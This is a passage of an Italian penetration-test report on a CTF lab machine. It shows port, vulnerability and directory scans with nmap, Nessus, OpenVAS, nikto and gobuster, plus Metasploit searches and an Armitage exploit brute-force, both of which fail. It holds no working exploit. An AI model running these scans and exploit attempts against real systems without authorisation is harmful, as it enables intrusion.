
- **Traceroute**

- **Script Scan**

La *Script Scan* esegue gli script della categoria *default* di nmap, che possono recuperare molte informazioni aggiuntive [5]. Il comando è:

```
1 nmap -A -T5 -p- 10.0.2.4
```

L'output è:



```
(kali㉿kali)-[~]
$ sudo nmap -A -T5 -p- 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-23 05:03 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:cc:28:f3:8c:f5:0e:3f:5a:ed:13:f3:ad:53:13:9b (RSA)
|   256 f7:3a:a3:ff:a1:f7:e5:1b:le:6f:58:f5:c7:02:55:9b (ECDSA)
|_  256 f0:dd:2e:1d:3d:0a:e8:c1:5f:52:7c:55:2c:dc:1e:ef (ED25519)
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-title: CEng Company
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:B4:39:D8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.51 ms  10.0.2.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.97 seconds
```

**Figura 2.11:** Risultato della *Aggressive Scan* con nmap

Rispetto alla semplice *Version Detection*, grazie agli **script** eseguiti sono state recuperate altre informazioni utili come chiavi *SSH*.

## 2.4.2 Scansione delle Porte UDP

### Esecuzione di **unicornscan**

Dopo la scansione delle porte *TCP*, si procede con la scansione delle porte *UDP* utilizzando **unicornscan**, che supporta le scansioni *UDP* e permette di impostare il numero di **pacchetti al secondo** da inviare [12]. Il comando è:

```
1 unicornscan -m U -Iv 10.0.2.4:1-65535 -r 1000
```

dove **-m U** indica l'uso del protocollo *UDP*, **-Iv** attiva la visualizzazione dei risultati appena disponibili e la modalità *verbose*, e **-r** indica il numero di pacchetti al secondo da inviare [7]. L'output è:

```
(kali㉿kali)-[~]
$ sudo unicornscan -m U -Iv 10.0.2.4:1-65535 -r 1000
adding 10.0.2.4/32 mode 'UDPscan' ports `1-65535` pps 1000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 1 Minutes, 12 Sec
onds
Send exiting main didnt connect, exiting: system error Interrupted system call
Recv exiting main didnt connect, exiting: system error Interrupted system call
^C

(kali㉿kali)-[~]
$ sudo unicornscan -m U -Iv 10.0.2.4:1-65535 -r 100
adding 10.0.2.4/32 mode 'UDPscan' ports `1-65535` pps 100
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 11 Minutes, 2 Sec
onds
Send exiting main didnt connect, exiting: system error Interrupted system call
Recv exiting main didnt connect, exiting: system error Interrupted system call
^C

(kali㉿kali)-[~]
$ sudo unicornscan -m U -Iv 10.0.2.4:1-1024 -r 100
adding 10.0.2.4/32 mode 'UDPscan' ports `1-1024` pps 100
using interface(s) eth0
scanning 1.00e+00 total hosts with 1.02e+03 total packets, should take a little longer than 17 Seconds
Send exiting main didnt connect, exiting: system error Interrupted system call
Recv exiting main didnt connect, exiting: system error Interrupted system call
```

**Figura 2.12:** Risultato scansione UDP con unicornscan

Come si può notare dall’immagine sono state eseguite tre scansioni con parametri diversi, tuttavia in l’output delle tre scansioni risulta essere lo stesso. In tutti i casi la scansione sembra terminare a causa di una interruzione di sistema, il che non ci permette di specificare nulla in merito alle scansioni UDP.

### 2.4.3 Conclusioni

L’utilizzo di nmap è stato fondamentale per identificare servizi offerti dall’asset e relative porte aperte, terminando così la fase di target enumeration.

## 2.5 Vulnerability Mapping

Ora che sono stati rilevati i servizi attivi sull’asset, procediamo con l’analisi delle vulnerabilità presenti.

### 2.5.1 Scansione delle Vulnerabilità con Nessus

La prima scansione delle vulnerabilità è stata effettuata con *Nessus*, uno strumento commerciale di analisi delle vulnerabilità che offre un piano gratuito limitato. Una volta avviato e aggiornato lo strumento, è stata scelta l’opzione **basic network scan** ed è stato creato un task di analisi su **tutte le porte** dell’asset.

I risultati grafici iniziali dei rilevamenti sono i seguenti: I risultati dettagliati della scansione sono consultabili nella cartella *Report* presente sulla repository di github aprendo il file "nessus\_vuln\_scan" o "nessus\_vuln\_scan\_list".




Figura 2.13: Rilevamenti di Nessus

Sev ▾	CVSS ▾	VPR ▾	Name ▲	Family ▲	Count ▾	⚙
□ MEDIUM	6.1	5.7	jQuery 1.2 < 3.5.0 Multiple ...	CGI abuses : XSS	1	🕒 🖊
□ MIXED	...	...	Openbsd Openssh (M...)	Misc.	2	🕒 🖊
□ LOW	2.1 *	4.2	ICMP Timestamp Request ...	General	1	🕒 🖊

Figura 2.14: Dettagli vulnerabilità individuate

### 2.5.2 Scansione delle Vulnerabilità con OpenVAS


Successivamente, è stata effettuata una scansione anche con *OpenVAS*, uno strumento potente e liberamente utilizzabile. Anche in questo caso è stato creato un task di scansione su tutte le porte dell’asset, personalizzando opportunamente i vari campi. La scansione è durata più a lungo rispetto a *Nessus*, e una vista grafica dei risultati è illustrata nella Figura 2.16: In questo caso è stata impostata una soglia di **Quality of Detection** (QoD) per escludere possibili falsi positivi rilevati dal motore euristico di *OpenVAS*. La QoD minima è stata impostata al 70%, escludendo probabilmente falsi positivi. Anche in questo caso, i risultati dettagliati sono consultabili nella cartella *Report* aprendo il file "report-openvas".

### 2.5.3 Scansione delle Vulnerabilità Web con Nessus

Dato che l’asset offre anche un servizio web, è stata effettuata una scansione specifica per questo tipo di servizio, utilizzando il task **web application tests** di *Nessus*. Dopo aver configurato i parametri di scansione, i risultati grafici sono mostrati nella Figura 2.19.

Il report dettagliato delle vulnerabilità rilevate è presente nella cartella *Report* con il nome "nessus\_vuln\_scan\_web" e l’elenco delle vulnerabilità è nel file "nessus\_scan1\_web\_list".

Sev ▾	CVSS ▾	VPR ▾	Name ▲	Family ▲	Count ▾	⚙
<input type="checkbox"/> MEDIUM	5.9	6.7	SSH Terrapin Prefix Truncat...	Misc.	1	
<input type="checkbox"/> INFO			OpenSSH Detection	Misc.	1	

**Figura 2.15:** Dettagli vulnerabilità mixed**Figura 2.16:** Ortogramma dei rilevamenti di OpenVAS

### 2.5.4 Altre Scansioni di Vulnerabilità Web

Dopo la scansione con *Nessus*, sono state effettuate ulteriori scansioni utilizzando altri tool specifici per determinati contenuti.

#### Scansione con whatweb

Per rilevare la presenza di CMS come *Wordpress* o *Joomla*, si è utilizzato lo strumento *whatweb*. Il comando è:

```
1 whatweb 10.0.2.4
```

L'output del comando è il seguente:

Non essendo stati rilevati CMS, non si approfondirà ulteriormente l'argomento.


#### Scansione con wafw00f

Per verificare la presenza di un **Web Application Firewall**, si è utilizzato *wafw00f*. Il comando è:

```
1 wafw00f 10.0.2.4
```

L'output del comando è il seguente:

Dal risultato ottenuto, si conclude che non sono presenti WAF, come ipotizzato in precedenza.

**Figura 2.17:** Aereogramma dei rilevamenti.

Vulnerability	Severity ▾	QoD	Host IP	Name	Location	Created
TCP Timestamps Information Disclosure	2.6 (Low)	80 %	10.0.2.4		general/tcp	Sun, May 12, 2024 8:44 AM UTC
Weak MAC Algorithm(s) Supported (SSH)	2.6 (Low)	80 %	10.0.2.4		22/tcp	Sun, May 12, 2024 8:46 AM UTC
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	10.0.2.4		general/icmp	Sun, May 12, 2024 8:43 AM UTC

**Figura 2.18:** Dettagli vulnerabilità trovate da *OpenVAS*

### Scansione con OWASP ZAP

Dopo gli accertamenti precedenti, è stato utilizzato *OWASP ZAP*, uno strumento per scansioni generali di vulnerabilità web. Scegliendo la scansione **Automated Scan**, il risultato è il seguente:

Il report dettagliato è consultabile nella cartella *Report* con il nome "report\_finale".

### Scansione con nikto

Dato che ZAP ha rilevato vulnerabilità minori non individuate da *Nessus*, è stato utilizzato anche *nikto*. Il comando è:

```
1 nikto -h http://10.0.2.4 -C all -Format html -o report_nikto2.html
```


L'output parziale ottenuto è il seguente:

*Nikto* non ha rilevato altre problematiche rispetto agli altri tool utilizzati durante questa fase. Il report dettagliato è consultabile nella cartella *Report* con il nome **nikto-report.html**.

### 2.5.5 Rilevamento dei Percorsi Accessibili con dirb

La scansione dei percorsi visitabili di un web server è basata su wordlist di nomi comuni. Per trovare il maggior numero di contenuti possibile, è stato utilizzata la wordlist "big", già disponibile in kali al seguente percorso "/usr/share/wordlists/dirb/big.txt". Il comando è:

```
1 dirb https://10.0.2.4 /usr/share/wordlists/dirb/big.txt -o report_bird-report-big
```

**Figura 2.19:** Rilevamenti web di Nessus

Sev ▾	CVSS ▾	VPR ▾	Name ▾	Family ▾	Count ▾	⚙
<span style="background-color: orange; color: white;">MEDIUM</span>	6.1	5.7	jQuery 1.2 < 3.5.0 Multiple ...	CGI abuses : XSS	1	ⓘ ⚙
<span style="background-color: orange; color: white;">MEDIUM</span>	4.3 *		Web Application Potentially...	Web Servers	1	ⓘ ⚙

**Figura 2.20:** Vulnerabilità trovate da web Nessus

Il report completo di `dirb` è consultabile nella cartella *Report* con il nome "bird-report-big".

### 2.5.6 Rilevamento dei Percorsi Accessibili con OWASP DirBuster

In modo da trovare con maggiore sicurezza tutti i percorsi è stata effettuata una scansione con Dirbuster. Anche in questo caso è stata utilizzata la lista "big" già disponibile in kali al seguente percorso "/usr/share/wordlists/dirb/big.txt". A differenza di dirb, Dirbuster presenta un GUI per l'utilizzo. Il report completo di `DirBuster` è consultabile nella cartella *Report* con il nome "DirBusterReport".

### 2.5.7 Rilevamento dei Percorsi Accessibili con Gobuster

La scansione dei percorsi visitabili di un web server è basata su wordlist di nomi comuni. Per trovare il maggior numero di contenuti possibile, è stato utilizzata la wordlist "big", già disponibile in kali al seguente percorso "/usr/share/wordlists/dirb/big.txt". Il comando è:

```
1 gobuster dir -u 10.0.2.4 -w /usr/share/wordlists/dirb/big.txt
```

L'output ottenuto è il seguente:

### 2.5.8 Confronto dei tool utilizzati per il rilevamento dei percorsi accessibili

Tutti e tre i tool utilizzati per il rilevamento de percorsi accessibili hanno evidenziato la directory `/masteradmin`. Più nello specifico il tool DirBuster ha individuato i percorsi `/masteradmin/login.php` e `/masteradmin/upload.php` che approfondiremo in seguito.

```
(kali㉿kali)-[~]  OK: gvmd service is active.
$ whatweb 10.0.2.4
http://10.0.2.4 [200 OK] Apache[2.4.18], Bootstrap, Country[RESERVED][ZZ], Email[cengover@cengbox.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.0.2.4], JQuery, Script, Title[CEng Company]
```

Figura 2.21: Risultato esecuzione di whatweb

```
(kali㉿kali)-[~] $ wafw00f http://10.0.2.4
Home
        (   \_W00F!_ )
        ,--,
      /  \/
password *====*
      )_ _(
      / \ \
      \_ \_/
dirb-report...
~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://10.0.2.4
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

Figura 2.22: Risultato esecuzione di wafw00f

The screenshot shows the OWASP ZAP web application. At the top, there is a navigation bar with tabs for History, Search, Alerts (selected), Output, AJAX Spider, Active Scan, and a plus sign icon. Below the navigation bar is a toolbar with icons for history, search, alerts, output, and proxy. The main area is titled "Alerts (10)" and lists various security issues found during the scan:

- > Absence of Anti-CSRF Tokens (2)
- > Content Security Policy (CSP) Header Not Set (4)
- > Missing Anti-clickjacking Header (2)
- > Vulnerable JS Library
- > Server Leaks Version Information via "Server" HTTP Response Header Field (16)
- > X-Content-Type-Options Header Missing (14)
- > Content-Type Header Missing (3)
- > Information Disclosure - Suspicious Comments (2)
- > Modern Web Application (2)
- > User Agent Fuzzer (144)

At the bottom of the interface, there is a footer bar with the text "Alerts 0 4 2 4 Main Proxy: localhost:8080".

Figura 2.23: Risultato esecuzione di OWASP ZAP

```
([kali㉿kali)-[~]
$ nikto -h 10.0.2.4 -C all -Format html -o report_nikto2.html
Nikto v2.5.0

[+] Target IP:          10.0.2.4
[+] Target Port:        80
[+] Start Time:         2024-05-14 04:07:31 (GMT-4)
[+] Server: Apache/2.4.18 ((Ubuntu))
[+] The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
[+] The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://developer.mozilla.org/web-platform/api/window/headers/x-content-type-options
[+] Apache/2.4.18 appears to be outdated (current version at least Apache/2.4.50). Apache 2.2.30 is the EOL for the 2.x branch.
[+] Web Server returns a valid response with junk HTTP methods which may cause false positives.
[+] /icons/README: Apache default file found. See: https://www.vtweb.co.uk/apache-restricting-access-to-iconsreadme/
[+] Icons/README: 2664@ requests: 0 errors(s) and 5 item(s) reported on remote host
[+] End Time:           2024-05-14 04:08:44 (GMT-4) (73 seconds)

+ 1 host(s) tested
```

**Figura 2.24:** Risultato esecuzione di nikto

```
([kali㉿kali)-[~]
$ gobuster dir -u 10.0.2.4 -w /usr/share/wordlists/dirb/big.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firegart)

[+] Url:          http://10.0.2.4
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/.htaccess      (Status: 403) [Size: 273]
/.htpasswd      (Status: 403) [Size: 273]
/css            (Status: 301) [Size: 302] [→ http://10.0.2.4/css/]
/img             (Status: 301) [Size: 302] [→ http://10.0.2.4/img/]
/js              (Status: 301) [Size: 301] [→ http://10.0.2.4/js/]
/masteradmin    (Status: 301) [Size: 310] [→ http://10.0.2.4/masteradmin/]
/server-status  (Status: 403) [Size: 273]
/uploads         (Status: 301) [Size: 306] [→ http://10.0.2.4/uploads/]
/vendor          (Status: 301) [Size: 305] [→ http://10.0.2.4/vendor/]

Progress: 20469 / 20470 (100.00%)
=====

Finished
```

**Figura 2.25:** Risultato esecuzione di gobuster

# CAPITOLO 3

---

## Exploitation

---

La fase di acquisizione della macchina target è stata svolta a partire dalle informazioni ricavate nell’ambito del Vulnerability Mapping. Dal momento che un’exploitation esaustiva fa sia uso di tool automatizzati che di tecniche manuali volte allo sfruttamento delle vulnerabilità presenti sull’asset, il presente capitolo è stato suddiviso in due parti, ciascuna dedicata alla trattazione di una specifica strategia.

### 3.1 Strategie Automatizzate

Il processo di exploitation può essere automatizzato mediante appositi tool che mettono a disposizione exploit e payload pronti all’uso. Di seguito verrà trattato l’utilizzo di Metasploit e Armitage.

#### 3.1.1 Utilizzo della suite *Metasploit*

Utilizzando la suite *Metasploit*, si possono cercare degli *exploit* in grado di sfruttare una delle vulnerabilità rilevate dai tool di scansione. Per eseguire la ricerca, si lancia la console di *Metasploit* con il comando `msfconsole` e si utilizza il comando `search`. Nell’ambito del processo effettuato sono state eseguite diverse ricerche relative alle vulnerabilità individuate che non hanno portato a particolari riscontri. Nelle successive sezioni sono riportati dei resoconti sulle ricerche effettuate in merito alle vulnerabilità riportate dai diversi tool.

## Nessus

le vulnerabilità individuate dal tool sono le seguenti:

### 1. JQuery 1.2 < 3.5.0 Multiple XSS

- **CVE:** CVE-2020-11022, CVE-2020-11023
- **Descrizione:** La versione di JQuery ospitata sul server web remoto è vulnerabile a molteplici vulnerabilità di cross-site scripting (XSS).

### 2. SSH Terrapin Prefix Truncation Weakness

- **CVE:** CVE-2023-48795
- **Descrizione:** Il server SSH remoto è vulnerabile a un attacco di troncazione del prefisso man-in-the-middle, che può consentire a un attaccante di bypassare i controlli di integrità e degradare la sicurezza della connessione.

### 3. ICMP Timestamp Request Remote Date Disclosure

- **CVE:** CVE-1999-0524
- **Descrizione:** La macchina target ha risposto ad una richiesta ICMP di timestamp. Tale informazione potrebbe essere sfruttata per violare servizi presenti sulla macchina target

Per le seguenti vulnerabilità la ricerca su Metasploit non ha prodotto alcun risultato.

Di seguito le vulnerabilità individuate dalla scansione web effettuata da Nessus:

```
msf6 > search CVE-2020-11022
[-] No results from search
msf6 > search CVE-2023-48795
[-] No results from search
msf6 > search CVE-1999-0524
[-] No results from search
```

**Figura 3.1:** Risultato ricerca di Metasploit

### 1. JQuery 1.2 < 3.5.0 Multiple XSS

- **CVE:** CVE-2020-11022, CVE-2020-11023
- **Descrizione:** Secondo la versione auto-riferita nello script, la versione di JQuery ospitata sul server web remoto è maggiore o uguale a 1.2 e precedente a 3.5.0. Pertanto, è affetta da multiple vulnerabilità di Cross-Site Scripting (XSS).

```
msf6 > search CVE-2020-11022
[-] No results from search
msf6 > search CVE-2020-11023
[-] No results from search
msf6 > 
```

**Figura 3.2:** Risultato ricerca di Metasploit

## 2. Web Application Potentially Vulnerable to Clickjacking

- **CVE:** Non disponibile
- **Descrizione:** Il server web remoto non imposta un'intestazione di risposta X-Frame-Options o Content-Security-Policy 'frame-ancestors' in tutte le risposte dei contenuti, esponendo potenzialmente il sito a un attacco di clickjacking.

## Open-VAS

### 1. Weak MAC Algorithm(s) Supported (SSH)

- **CVE:** Non disponibile
- **Descrizione:** Il server SSH remoto è configurato per supportare algoritmi MAC deboli.

### 2. ICMP Timestamp Reply Information Disclosure

- **CVE:** CVE-1999-0524
- **Descrizione:** L'host remoto risponde a una richiesta di timestamp ICMP. Questa vulnerabilità è la stessa che è stata individuata da Nessus. Il risultato della ricerca Metasploit è lo stesso anche in questo caso.

### 3. TCP Timestamps Information Disclosure

- **CVE:** Non disponibile
- **Descrizione:** L'host remoto implementa i timestamp TCP, permettendo di calcolare il tempo di uptime.

## OWASP-Zap

### 1. Absence of Anti-CSRF Tokens

- **CVE:** Non disponibile

- **Descrizione:** Non sono stati trovati token Anti-CSRF in un modulo di invio HTML. Gli attacchi CSRF (Cross-Site Request Forgery) possono forzare una vittima a inviare una richiesta HTTP a una destinazione di destinazione senza la sua conoscenza o intento.

## 2. Content Security Policy (CSP) Header Not Set

- **CVE:** Non disponibile
- **Descrizione:** La politica di sicurezza dei contenuti (CSP) aiuta a rilevare e mitigare determinati tipi di attacchi come Cross-Site Scripting (XSS) e iniezione di dati. CSP fornisce un set di intestazioni HTTP standard che permettono ai proprietari di dichiarare le fonti approvate di contenuti che i browser dovrebbero caricare.

## 3. Missing Anti-clickjacking Header

- **CVE:** Non disponibile
- **Descrizione:** La risposta non include né la direttiva 'frame-ancestors' di Content-Security-Policy né X-Frame-Options per proteggere contro attacchi di tipo ClickJacking. Il risultato è lo stesso rispetto alla ricerca condotta per la vulnerabilità individuata da Nessus.

## 4. Vulnerable JS Library

- **CVE:** CVE-2020-11023, CVE-2020-11022
- **Descrizione:** È stata identificata una libreria vulnerabile: jquery, versione 3.4.1. Il risultato è lo stesso rispetto alla ricerca condotta per la vulnerabilità individuata da Nessus.

## 5. Server Leaks Version Information via "Server" HTTP Response Header Field

- **CVE:** Non disponibile
- **Descrizione:** Il server web perde informazioni sulla versione tramite l'intestazione di risposta HTTP "Server". L'accesso a tali informazioni può facilitare agli attaccanti l'identificazione di altre vulnerabilità.


## 6. X-Content-Type-Options Header Missing

- **CVE:** Non disponibile

- **Descrizione:** L'intestazione Anti-MIME-Sniffing X-Content-Type-Options non è impostata su 'nosniff', permettendo a versioni più vecchie di Internet Explorer e Chrome di eseguire il MIME-sniffing sul corpo della risposta.

### 3.1.2 Utilizzo della GUI Armitage

Un ultimo tentativo che è possibile realizzare è quello di utilizzare *Armitage*, una GUI per la suite *Metasploit*. Il motivo è per utilizzare una funzione offerta chiamata **Hail Mary**, che si occupa di effettuare il bruteforce di tutti gli exploit e payload compatibili su una macchina target nella speranza di instaurare almeno una *sessione*. Per utilizzare la funzione precedentemente citata, bisogna effettuare nuovamente le fasi di target discovery ed enumeration all'interno di *Armitage* e, una volta finite, utilizzare l'opzione *find attacks* per filtrare gli exploit compatibili con la macchina target. A questo punto è possibile lanciare la funzione *Hail Mary* e, dopo aver atteso che tutti gli exploit siano stati lanciati, si può osservare che anche con questa strategia *estrema* non è stato possibile avere accesso alla macchina.



**Figura 3.3:** Output di *Armitage* dopo le scansioni

### 3.1.3 Fallimento delle strategie automatizzate


L'utilizzo di strumenti automatici per l'exploitation non ha dato i risultati sperati e si è rivelato un completo fallimento. Una possibile ragione è che l'asset da attaccare è una macchina progettata non per un *Penetration Testing*, ma per una *sfida CTF*. Questo significa che la macchina non è stata realizzata utilizzando servizi vulnerabili, ma utilizzando servizi "aggiornati" (in riferimento alle versioni dell'anno di rilascio) che non presentano vulnerabilità tali da fornire accesso completo o parziale alla macchina, ma che permettono comunque di effettuare la *CTF*. In base a questa osservazione, non ci sono altri modi per avere accesso alla macchina se non risolvere la sfida interrogando manualmente la macchina ed estrapolando nuove informazioni dai servizi offerti.

## 3.2 Strategie manuali

La decisione presa, a questo punto, è quella di procedere con l'analisi manuale dell'asset.

### 3.2.1 Visita del server web


La prima interazione eseguita è semplicemente quella di interrogare l'asset in maniera legittima sulla porta 80. L'output che si può osservare è il seguente: Oltre alla informazioni



